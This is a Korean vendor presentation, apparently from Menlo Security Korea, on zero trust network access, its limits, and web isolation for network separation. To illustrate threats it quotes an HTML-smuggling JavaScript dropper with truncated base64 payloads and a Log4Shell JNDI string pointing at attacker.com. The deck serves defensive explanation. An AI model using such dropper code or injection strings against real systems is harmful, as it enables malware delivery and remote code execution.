




웹격리를 통한 제로 트러스트 네트워크 액세스 구현 & 망분리 적용 방안

- 망분리 효율화 및 업무망 생산성 향상

Menlo Security Korea

권혁인 상무

Agenda




- **ZTNA** 란
- **ZTNA** 한계 및 극복
- 웹 격리 소개 및 데모
- 망분리 환경 적용 방안



Zero Trust Model


Never Trust, Always Verify



Zero Trust Network Access


= Zero Trust Application Access

- ✓ 제한된 네트워크 접속
- ✓ 최소한의 권한





회사
Private & Public
Data Center

- ✓ 사용자 확인
(반복수행)







Username or Email Address	
<input type="text"/>	
Password	
<input type="password"/>	
<input type="checkbox"/> Remember Me	<input type="button" value="Log In"/>

- ✓ Device 인증
(보안앱 설치, 패치 등 체크)



ZTNA 한계

원격/재택 근무자에 대한 보호 대책은 ?



- ✓ 알려진 악성 사이트 외 나머지는 신뢰 ?
- ✓ 평상시 사용자 접속 웹과 이메일에 대한 보안은 ?

ZTNA 한계

HEAT – Highly Evasive Adaptive Threat

HEAT – 웹 브라우저를 공격 벡터로 활용하고 다양한 기술을 사용하여 현재 보안 스택의 여러 계층에 의한 탐지를 회피하는 사이버 위협



1. 정적 및 동적 콘텐츠 분석 회피 – AV & Sandbox

동적 파일 다운로드(예: HTML Smuggling), 패스워드 설정 압축파일, 대용량 파일, MSI & 압축파일 내 Embedded 스크립트, 여러단계의 리다이렉션 후 파일 다운로드



2. 개인 이메일 & 다양한 소셜 미디어 이용, 악성 콘텐츠 전송

이메일 링크, 소셜 미디어, SMS, 협업 툴(MS Teams, Slack, OneDrive, LinkedIn, Zoom, WhatsApp 등), 문서 내 링크 등



3. 알려진 IoC 탐지방식 회피 – 알려진 악성 URL, Phishing Feed, IP 평판, 스크립트, 코딩, 파일 Hash

임시/신규 도메인 사용, 제로데이 브라우저 익스플로잇, 타깃에 최적화된 Weaponized 파일 등




4. 사용자 탐지 회피 – 실제 사이트와 거의 동일

CAPTCHA 사용, Phishing 사이트 다이나믹 생성, Phishing Kit 등 사용

ZTNA 한계

HEAT – Highly Evasive Adaptive Threat

<멘로시큐리티 고객>



ZTNA 한계

HTML Smuggling

Threat Actor Groups

Nobelium—Russian 해킹그룹으로 SolarWinds 공격 배후

DEV-0193—금전적인 동기의 신흥 사이버 범죄 그룹

Payloads

Cobalt Strike beacon —추가 랜섬웨어를 다운로드할 수 있는 기능 제공

TrickBot — 랜섬웨어 공격 다운로드 초기 단계

Ryuk ransomware

Impact

Government agencies, 싱크탱크와 대기업 대상 공격


Windows zero-day vulnerability exploited



Microsoft Security Intelligence @M... · Jul 23, 2021

Replying to @MsftSecIntel

In a malware campaign that we have been tracking for weeks, attackers are sending out emails with malicious links that, when clicked, drops components embedded in an HTML page via HTML smuggling. This eventually leads to the dropping of a ZIP archive containing a JavaScript file.



```
Gq5VFwOVz9U9m6p7MMf44zKI0w/HimShP48VLQH1...
SUBeltEccnjbjcrNHPqLYNDhVRfVjm8kNyuQWYU63...
2fbMJNIP0+Om3etDu48738LWbyFkrZNV4VaHnZDo/...
qzJvW5iuDPLfbjTtDiN0yEwNAGtFUnmX2Quyh3ZH...
h5ghV7joNVR8jSFh2kKcEskVUjEnhgnRVRmjDWmce...
GxPAE+QdQSwECFAMUAAAACACpQtXSH3I5Qs0aAAD4...
i5qclBLAQIUAXQAAAAIAL1JwVKsugXEXwQAAJoFA/...
var sTensor = ".zip";
var data = base64ToArrayBuffer(file);
var blob = new Blob([data], {type: "octet/stream"});
var fileName = "CBQM2929_VOSOUNCN-457722...";
if(window.navigator.msSaveOrOpenBlob)
    window.navigator.msSaveBlob(blob, fileName);
else {
    var a = document.createElement("a");
    document.body.appendChild(a);
    a.style = "display: none";
    var url = window.URL.createObjectURL(blob);
    a.href = url;
    a.download = fileName;
    a.click();
    window.URL.revokeObjectURL(url);
}
```


```
bqVmUrfj2B3UnYAqoi4LqVnUXZL4vTh+IXUfu0dQ91MPUA9K4vKoMABik40roBZSi6jF1BLqUYzn0PUf6m
1NqfpNZTGyS036Hepd4DMPepD6iN1IfUxxg/ifSE+hT5n6TFLqc+oLFNdCfSmJe0V9Dcp5J103zQBGSP
lxFAvk0VUBVI89RU5kXqJrENKpIpAnDbpFbmCPJ6iTfJpP4taQZ5DTQsX86mHFfwB5GL0JqIuAc+XyNDHq
CStgtxCF1JeAIP0SL0oPu0vI8wRoJTXgKrxFOjxnAXK3U2FHkJIzXxA9WVvNvU1SvFPd7HNp74nQy/rC/
IsagtZHAd9rNok6D8SUqrI0JtK4D8B8J0BNf1AJnyX56mzqJ0oZMpUag0ZoAFSk4g8m7Bes6h9KDCAvVXg
eVcpLMLPqKDKmGcdokcZwS5oR8fds4g4tgoKf1DRXCASH/spi300MKufqe3E4xkfr/tvWlbb9B8R4qEYjn
AxQAAgAIALRi91Bpgex88foBAABCBAAUAAAAAAAAAAAAAAC2gQAAAABQVVZHIe9LWkFHRsBTQktaWE90QS
AD37AQAAAA=="
```

```
var sTensor = ".zip";
var data = base64ToArrayBuffer(file);
var blob = new Blob([data], {type: "octet/stream"});
var fileName = "THRM USAHGB DSASPPBK SKFFKKBWEF .zip";
if(window.navigator.msSaveOrOpenBlob)
    window.navigator.msSaveBlob(blob, fileName);
else {
    var a = document.createElement("a");
    document.body.appendChild(a);
    a.style = "display: none";
    var url = window.URL.createObjectURL(blob);
    a.href = url;
    a.download = fileName;
    a.click();
    window.URL.revokeObjectURL(url);
}
```


ZTNA 한계

서버 Zeroday 취약점 이용한 공격은 ? (Log4shell)


`${jndi:ldap://attacker.com/a} -->`



ZTNA 한계 극복

제로 트러스트 적용

